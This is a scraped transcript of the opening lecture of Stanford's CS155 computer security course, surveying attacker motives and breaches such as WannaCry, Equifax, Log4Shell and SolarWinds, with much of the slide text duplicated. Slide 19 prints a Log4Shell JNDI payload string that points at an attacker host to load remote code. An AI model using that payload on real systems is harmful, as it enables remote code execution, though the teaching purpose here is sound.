
CS155 Computer Security Course overview Admin
MT
Published · 43 slides · 0 views
1 / 1
Description
CS155 Computer Security Course overview Admin Course web site: https:cs155.Stanford.edu Profs: Dan Boneh and Zakir Durumeric Three programming projects (pairs) and two written homeworks Project 1 posted on Wednesday. Please attend first
Related Topics
Share
Embed code
Download this presentation From Below
"CS155 Computer Security Course overview Admin" is the property of its rightful owner. Permission is granted to download and print the materials on this website for personal, non-commercial use only, and to display it on your personal computer provided you do not modify the materials and that you retain all copyright notices contained in the materials. By downloading content from our website, you accept the terms of this agreement.
Presentation Transcript
01
CS155 Computer Security Course overview<br>
02

Admin Course web site: https://cs155.Stanford.edu
Profs: Dan Boneh and Zakir Durumeric
Three programming projects (pairs) and two written homeworks
Project #1 posted on Wednesday. Please attend first section!
Use EdDiscussions and Gradescope
Automatic 72 hour extension<br>
Profs: Dan Boneh and Zakir Durumeric
Three programming projects (pairs) and two written homeworks
Project #1 posted on Wednesday. Please attend first section!
Use EdDiscussions and Gradescope
Automatic 72 hour extension<br>
03

The computer security problem Lots of buggy software
Money can be made from finding and exploiting vulns.
Marketplace for exploits (gaining a foothold)
Marketplace for malware (post compromise)
Strong economic and political motivation for using both<br>
Money can be made from finding and exploiting vulns.
Marketplace for exploits (gaining a foothold)
Marketplace for malware (post compromise)
Strong economic and political motivation for using both<br>
04

source: https://www.cvedetails.com/top-50-products.php?year=2024 Top 10 products by total number of distinct vulnerabilities in 2024<br>
05

Distribution of exploits used in attacks Source: Kaspersky Security Bulletin 2021 Browser Android Office Java<br>
06
A global problem Source: Kaspersky Security Bulletin 2021 Top 10 countries by share of attacked users:<br>
07

Goals for this course Understand exploit techniques
Learn to defend and prevent common exploits
Understand the available security tools
Learn to architect secure systems<br>
Learn to defend and prevent common exploits
Understand the available security tools
Learn to architect secure systems<br>
08

This course Part 1: basics (architecting for security)
Securing apps, OS, and legacy code: sandboxing, access control, and security testing
Part 2: Web security (defending against a web attacker)
Building robust web sites, understand the browser security model
Part 3: network security (defending against a network attacker)
Monitoring and architecting secure networks.
Part 4: securing cloud applications, hardware features, and ML<br>
Securing apps, OS, and legacy code: sandboxing, access control, and security testing
Part 2: Web security (defending against a web attacker)
Building robust web sites, understand the browser security model
Part 3: network security (defending against a network attacker)
Monitoring and architecting secure networks.
Part 4: securing cloud applications, hardware features, and ML<br>
09
Don’t try this at home !<br>
10
Introduction What motivates attackers? … economics<br>
11
Why compromise end user machines?

1. Steal user credentials keylog for banking passwords, corporate passwords, gaming pwds
Example: SilentBanker (and many like it) Bank Malware injects Javascript Bank sends login page needed to log in When user submits information, also sent to attacker User requests login page Similar mechanism used by Zbot, and others Adversary-in-the-Browser (AITB)<br>
Example: SilentBanker (and many like it) Bank Malware injects Javascript Bank sends login page needed to log in When user submits information, also sent to attacker User requests login page Similar mechanism used by Zbot, and others Adversary-in-the-Browser (AITB)<br>
12

Lots of financial malware Source: Kaspersky Security Bulletin 2021 records banking passwords via keylogger
spread via spam email and hacked web sites
maintains access to PC for future installs<br>
spread via spam email and hacked web sites
maintains access to PC for future installs<br>
13

Similar attacks on mobile devices Example: FinSpy.
Works on iOS and Android (and Windows)
once installed: collects contacts, call history, geolocation, texts, messages in encrypted chat apps, …
How installed?
iOS and Android: physical access<br>
Works on iOS and Android (and Windows)
once installed: collects contacts, call history, geolocation, texts, messages in encrypted chat apps, …
How installed?
iOS and Android: physical access<br>
14

Why own machines: 2. Ransomware a worldwide problem Worm spreads via a vuln.
in SMB (port 445)
Apr. 14, 2017: Eternalblue vuln. released by ShadowBrokers
May 12, 2017: Worm detected
(3 weeks to weaponize)<br>
Apr. 14, 2017: Eternalblue vuln. released by ShadowBrokers
May 12, 2017: Worm detected
(3 weeks to weaponize)<br>
15

WannaCry ransomware<br>
16

Why own machines: 3. Bitcoin Mining Source: Kaspersky Security Bulletin 2021 Examples:
Trojan.Win32.Miner.bbb
Trojan.Win32.Miner.ays
Trojan.JS.Miner.m
Trojan.Win32.Miner.gen # affected users<br>
Trojan.Win32.Miner.bbb
Trojan.Win32.Miner.ays
Trojan.JS.Miner.m
Trojan.Win32.Miner.gen # affected users<br>
17

More devastating: server-side attacks (1) Data theft: credit card numbers, intellectual property
Example: Equifax (July 2017), ≈ 143M “customer” data impacted
Exploited known vulnerability in Apache Struts (RCE)
Many many similar attacks since 2000
(2) Political motivation:
Election: attack on DNC (2015),
Ukraine attacks (2014: election, 2015,2016: power grid, 2017: NotPetya, … )
(3) Infect visiting users<br>
Example: Equifax (July 2017), ≈ 143M “customer” data impacted
Exploited known vulnerability in Apache Struts (RCE)
Many many similar attacks since 2000
(2) Political motivation:
Election: attack on DNC (2015),
Ukraine attacks (2014: election, 2015,2016: power grid, 2017: NotPetya, … )
(3) Infect visiting users<br>
18

Result: many server-side Breaches Typical attack steps:
Reconnaissance
Foothold: initial breach
Internal reconnaissance
Lateral movement
Data extraction
Exfiltration<br>
Reconnaissance
Foothold: initial breach
Internal reconnaissance
Lateral movement
Data extraction
Exfiltration<br>
19
Case study 1: Log4Shell (2021) Log4j: a popular logging framework for Java
Nov. 21: vulnerability in Log4j 2 enables Remote Code Execution
Over 7000 code repositories affected and many Java projects The bug: Log4j can load and run code to process a log request log.info(“… ${jndi:ldap://attacker.com}…”) execute code<br>
Nov. 21: vulnerability in Log4j 2 enables Remote Code Execution
Over 7000 code repositories affected and many Java projects The bug: Log4j can load and run code to process a log request log.info(“… ${jndi:ldap://attacker.com}…”) execute code<br>
20
The result How was this exploited?
Khonsari ransomware
XMRIG Cryptominer
Orcus Remote Access Trojan How to prevent problems of this type?
Isolation: sandbox log4j library or sandbox entire application<br>
Khonsari ransomware
XMRIG Cryptominer
Orcus Remote Access Trojan How to prevent problems of this type?
Isolation: sandbox log4j library or sandbox entire application<br>
21

Case study 1: SolarWinds Orion (2020) SolarWinds Orion: set of monitoring tools used by many orgs.
What happened? SolarWinds Customer 1 Customer 18000 ⋮ Attack (Feb. 20, 2020): attacker corrupts SolarWinds software update process sunburst
malware orion orion Large number of infected orgs … not detected until Dec. 2020 . Orion
software
update one infected DLL SolarWinds.Orion.Core.DLL<br>
What happened? SolarWinds Customer 1 Customer 18000 ⋮ Attack (Feb. 20, 2020): attacker corrupts SolarWinds software update process sunburst
malware orion orion Large number of infected orgs … not detected until Dec. 2020 . Orion
software
update one infected DLL SolarWinds.Orion.Core.DLL<br>
22
